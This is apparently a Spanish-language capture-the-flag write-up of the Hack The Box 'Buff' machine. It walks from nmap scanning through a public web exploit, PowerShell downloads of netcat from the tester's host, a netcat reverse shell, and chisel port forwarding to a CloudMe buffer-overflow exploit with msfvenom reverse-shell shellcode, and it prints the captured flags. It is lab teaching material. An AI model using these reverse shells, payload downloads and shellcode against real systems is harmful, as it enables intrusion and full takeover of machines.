
BUFF MACHINE

Autor: Christian Jimenez




ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 - v -n 10.10.10.198 -oG allPorts
```

La salida nos muesta los sigueinets puertos:



Vamos a realizar una enumeracion de los servicios en los puertos:


```
nmap -p -sV -sC 10.10.10.198 -oN targeted
```

este es el resultado:


```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-16 22:38 -04
Nmap scan report for 10.10.10.198
Host is up (0.22s latency).

PORT     STATE    SERVICE   VERSION
7680/tcp filtered pando-pub
8080/tcp open     http      Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.
6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.32 seconds
```

EXPLOTACION

Veamos la pagina web desde el navegador:



indagando un poco en el apartado **contact** nos dice el gestor de contenido y la version:





ctworlds.in

si lo buscamos en google damos con el siguiente enlace:


https://www.exploit-db.com/exploits/48506

lo copiamos y cuando lo ejecutamos nos da una sesion interactiva:






```
python exploit.py http://10.10.10.198:8080/
```



con powershell nos vamos a pasar netcat y vamos a establecer una reverse shell:

```
powershell -c "(new-object System.Net.WebClient).Downloadfile('http://10.10.14.16:8000/nc.exe',
'C:\xampp\htdocs\gym\upload\nc.exe')"
```

Nota

tambien puedes hacerlo con curl

```
curl http://10.10.14.16:8000/nc.exe -o nc.exe
```

```
C:\xampp\htdocs\gym\upload> dir
PNG

 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

17/09/2021  03:43    <DIR>          .
17/09/2021  03:43    <DIR>          ..
17/09/2021  03:39                53 kamehameha.php
17/09/2021  03:43            59,392 nc.exe
               2 File(s)         59,445 bytes
               2 Dir(s)   7,177,801,728 bytes free
```

nos mandamos una reverse shell a nuestra maquina Kali con previa escucha:

```
nc.exe -e cmd 10.10.14.18 4242 #WINDOWS


nc -lvnp 4242 #KALI
```

nos ponemos desde la maquina kali a la escuhca en ese puerto y tenemos una sesion, podemos ver la flag:

```
└─# rlwrap nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.198] 49751
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun

C:\xampp\htdocs\gym\upload>
```

```
c:\Users\shaun\Desktop>type user.txt
type user.txt
62ea73bfe1324f2d79ef5cda75647833
```

ELEVACION DE PRIVILEGIOS


vamos a pasarnos el **winPEAS** para ver como podemos escalar privilegios porque no se encontro nada especial:

```
powershell -c "(new-object System.Net.WebClient).Downloadfile('http://10.10.14.16:8000/winPEASx64.exe',
'C:\xampp\htdocs\gym\upload\winPEASx64.exe')"
```


```
C:\xampp\htdocs\gym\upload>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

17/09/2021  03:54    <DIR>          .
17/09/2021  03:54    <DIR>          ..
17/09/2021  03:53                53 kamehameha.php
17/09/2021  03:43            59,392 nc.exe
17/09/2021  03:55         1,923,584 winPEASx64.exe
               3 File(s)      1,983,029 bytes
               2 Dir(s)   7,288,479,744 bytes free
```

lo ejecutamos y vemos que tenemos permisos especiales un en programa llamado **CloudMe** es decir lo podemos correr como el usuario system, vamos a buscarlo en google para saber que es:

```
Searching interesting files in other users home directories (can be slow)

    Checking folder: c:\users\administrator

Searching executable files in non-default folders with write (equivalent) permissions (can be slow)
    File Permissions "C:\Users\shaun\Downloads\CloudMe_1112.exe": shaun [AllAccess]
    File Permissions "C:\Users\shaun\Documents\Tasks.bat": shaun [AllAccess]
    File Permissions "C:\Users\shaun\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!001\MicrosoftEdge\Cache\WEIKCYS4
CloudMe_1112[1].exe": shaun [AllAccess]
    File Permissions "C:\Users\shaun\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!001\MicrosoftEdge\Cache\109BDG1S
xampp-windows-x64-7.4.6-0-VC15-installer[1].exe": shaun [AllAccess]
    File Permissions "C:\Users\shaun\AppData\Local\Microsoft\WindowsApps\MicrosoftEdge.exe": shaun [AllAccess]
    File Permissions "C:\Users\shaun\AppData\Local\Microsoft\WindowsApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdge.exe": shau
 [AllAccess]
    File Permissions "C:\Users\shaun\AppData\Local\Microsoft\OneDrive\OneDriveStandaloneUpdater.exe": shaun [AllAccess]
```



si buscamos sobre que puerto opera ese servicio:




```
searchsploit cloudme
```

vemos vulnerabilidades de Buffer Overflow, vamos a usar este en particular:

```
searchsploit -m
```

```
└─# searchsploit Cloudme
 Exploit Title                                                 |  Path
---------------------------------------------------------------------------------
CloudMe 1.11.2 - Buffer Overflow (PoC)                         | windows/remote/48389.py
CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_ASLR)                | windows/local/48499.txt
CloudMe 1.11.2 - Buffer Overflow ROP (DEP_ASLR)                | windows/local/48840.py
Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)               | windows_x86-64/remote/45197.rb
CloudMe Sync 1.10.9 - Buffer Overflow (SEH)(DEP Bypass)        | windows_x86-64/local/45159.py
CloudMe Sync 1.10.9 - Stack-Based Buffer Overflow (Metasploit) | windows/remote/44175.rb
CloudMe Sync 1.11.0 - Local Buffer Overflow                    | windows/local/44470.py
CloudMe Sync 1.11.2 - Buffer Overflow + Egghunt                | windows/remote/46218.py
CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)       | windows_x86-64/remote/46250.py
CloudMe Sync < 1.11.0 - Buffer Overflow                        | windows/remote/44027.py
CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)     | windows_x86-64/remote/44784.py
```

vamos a usar el 44470, lo descargamos en nuestro equipo local y examinamos:

debemos generar una shellcode y lo manda al puerto 8888 de mnera local:

```
#msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.1 LPORT=4444 -f c

shellcode=("\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x0a\x0e\x11\x68"
"\x02\x00\x11\xc1\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5")

payload=junk+eip+shellcode

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target,8888))
s.send(payload)
```

vamos agenerar la carga util:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.16 LPORT=4545 -f c
```

y lo reemplaamos.

ahora aqui hay un problema, tenemos un exploit para explotar el puerto 8888 el servicio de cloud a traves de un buffer overflow, pero es una explotacion local, podriamos pasar el python a la maquina windows y luego el exploit para escalar privilegios, como tiene permisos totales entrariamos como system. Pero mas sencilo es hacer **port forwarding** que es apuntar un puerto del equipo victima a nosotros. Es decir redireccionar todo lo que pase por el puerto 8888 de la maquina windows para que pase por el puerto 8888 u otro de nuestra maquina kali, de esta forma si lo explotamos con el script desde nuestro equipo nos dara conexion al puerto 8888 de la maquina windows.

Para ello usaremos chisel, puedes descargar los compildos para windows y linux aqui funciona con un cliente (en este caso la maquina windows) y un servidor (la maquina kali):

pasamos **chisel.exe** a la maquina windows:

```
powershell -c "(new-object System.Net.WebClient).Downloadfile('http://10.10.14.16:8000/chisel.exe',
'c:\Users\shaun\Downloads\chisel.exe')"
```

montmos el servidor en la maquina kali:

```
chmod +x chisel
./chisel server -p 8008 --reverse
```

establecemos el cliente en windows:

```
chisel.exe client 10.10.14.16:8008 R:8888:127.0.0.1:8888
```

si vemos en la maquina kali ya tenemos corriendo algo en el puerto 8888:

```
lsof -i:8888
```

```
└─# lsof -i:8888
COMMAND   PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
chisel  16631 root    8u  IPv6 108631      0t0  TCP *:8888 (LISTEN)
```

ahora vamos a ejecutar el script con nuestra shellcode y nos colocamos a la escucha en el puerto que establecimos:

```
python 44470.py
```

kali:

```
rlwrap nc -lvnp 4545
```

y tenemos una conexion reverse como system:

```
└─# rlwrap nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.198] 49713
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```

podemos ver las flags:

```
c:\Users\Administrator\Desktop>type root.txt
type root.txt
56d72cd8911b72a7919b6190ffb25452
```

NOTA MENTAL

revisar bien la salida del winPEAS.

Exportarlo con:

```
winPEAS.exe cmd > output.txt
```

pasartelo a tu equipo por netcat u otro medio y abrirlo con more paraverlo mejor:

```
cat output.txt | more
```